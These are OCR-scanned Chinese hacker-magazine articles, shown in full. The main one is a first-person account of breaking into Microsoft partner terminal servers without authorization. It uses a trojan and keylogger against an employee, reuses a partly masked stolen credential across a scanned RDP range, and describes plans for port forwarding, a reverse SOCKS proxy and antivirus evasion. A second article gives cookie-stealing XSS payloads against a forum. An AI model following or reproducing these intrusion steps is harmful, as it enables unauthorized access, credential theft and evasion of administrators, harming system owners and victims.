


图12

为了更清楚让大家看见，我把记事本中的内容复制了下来：

> For Clarify access by offshore partners, please direct your browser to the Extranet Portal at:
> https://www.partners.extranet.microsoft.com (if you are using the portal, be sure you have *.microsoft.com in your trusted sites of Internet Explorer and make sure you have ISA Firewall client running on your machine).
> Direct logon to the terminal servers is unsupported. Please contact the Help Desk if you have questions or issues.

大概内容如下：要求有企业间网路认证，本机安ISA防火墙，还需要是MicroSoft.com的可信任站点。开始我以为挺简单，到https://www.partners.extranet.MicroSoft.com上看了看，结果又要用户，又要密码的，此路不通。这种设置将我们无情的挡在了门外，看来还得从管理员那获取更多的信息。

在MSN上我加了她，想不到对方是个女的，还挺年青。真是年青有为啊，都在MicroSoft工作了。谈话中了我得知对方是IT工作者，搞开发的。虽然说是个高手，但对木马警觉性不高，不然我鸽子早就飞不起来了。我还真想不到我加她，她非要问我怎么知道她E-mail的。对于MM嘛，哄哄她就是了。聊了这么久，啥信息都没有得到，还是换换思路，进入第三步。

利用密码 横向渗透

前面我们已经知道，管理员至少能进两个终端，不妨扫描一下此网段，看看有没有奇迹发生。于是我在CMD下Ping了一下其域名"clari*******.partners.extranet.MicroSoft.com"得到IP：131.107.***.246，为了显示真实性，我还是把图贴上来吧。如图13所示。




图13

下面就是拿起XSCAN扫描了，指定IP范围我们填131.107.0.0-131.107.255.255，端口相关设置内填上3389。

字典相关设置里把用户名：v-**zhan，和密码LCG*****,./zxcvb填上(想不到吧，16位的密码也存在弱口令)，开始扫描。步骤很简单，我在这里就不抓图了，最后扫描到五台主机都用的此用户名和口令，下面的工作就简单了，拿出Mstsc连其IP，成功进入如图14所示。




图14

微软的终端服务器不是一般的多，编号都到102了，抓到图给大家看一下，如图15所示。刚才还特别注意了一下，竟然是×64的2003企业版，这东西市面上见都没见过啊。

另外的三台我这里就不抓图了，不然太浪费黑防的版面。

登录是成功了，但是出现了同样的情况要求认证，最后再次查看了键盘记录，发现对方输入了二次密码。后来想一下，找到了两条思路：

1. 利用LCX作端口映射，给它种上Radmin，等管理




图15

员不在时登录终端。

2. 利用Socks5 Transmit Tool,开个反弹SOCK代理,进入内网。

由于管理员一般都是11点以后才下机,如果利用第一种思路,那我只能去网吧了。毕竟没有电脑并且学校管得很严。如果因为晚上夜不归宿来个警告处分,那可就亏大了。

最后不得不采取第二种思路,马上传上HACK520给我的HT(Socks5 Transmit Tool),本机MCAFEE查杀,发现无病毒。但真没想到,一传上去就被杀,这引起了管理员的注意。我用视屏监控了一下,发现他挺猛,打开了网络监视程序,直接分析MAC地址。还好我眼疾手快,马上关掉鸽子清理现场闪人。

这段时间事情多,专业课又难,两天没有去看鸽子。结果后悔啊,MicroSoft的强鸡飞了。要是当时搞个免杀的HT,虽说不一定能进入其终端,但得到它Vmrc连接的终端是没有问题的。并且有了那台主机后,还可以进一步进行渗透。

结束语

这可能是一种缘分,也算是一种巧合,让我有机会进行一次MicroSoft服务器的渗透之旅。尽管没有进入终端有些遗憾。但不管怎么说也不虚此行。

适合读者: 网络爱好者、脚本爱好者

中国黑客联盟的论坛漏洞

文/图 ☆史蒂芬旭★

一天在中国黑客联盟转悠的时候无意发现他们的论坛采用的是DVBBS7.1。我于是顺便申请了个账号进去看看,但是在登录论坛时不小心把密码给忘了(其实刚刚过了三分钟我就给忘记了)。但是输入错误密码后,发现地址栏的链接很像传说中跨站漏洞的模式。我便随手一试,果然存在跨站漏洞。下面大家来看我的流程。

首先进入中国黑客联盟,我们登录的时候故意输入错误的密码,正确的验证码。如图1 所示。




图1

这时返回错误信息,我们注意地址栏的错误信息。如图2 所示。




图2

我们把Action=后的数据换成<script>alert('hello')</script>。如图3所示。




图3





图4

看到了吧,说明它有跨站漏洞的。我们再把<script>alert('hello')</script>换成<script>alert(document.cookie)</script>,如图4所示。

看看,连Cookie都出来了。赶快联系管理员吧!

适合读者：入侵爱好者、脚本爱好者
前置知识：无



最新动网论坛漏洞解析

文/图 萍水相逢

今天突然在QQ上接到一个好朋友的消息，叫我看看一个虚拟主机的安全性如何，因为他想购买该主机的空间和域名。既然是好朋友，这个忙我当然要帮。输入朋友发来的URL，进入其主站：如图1所示。

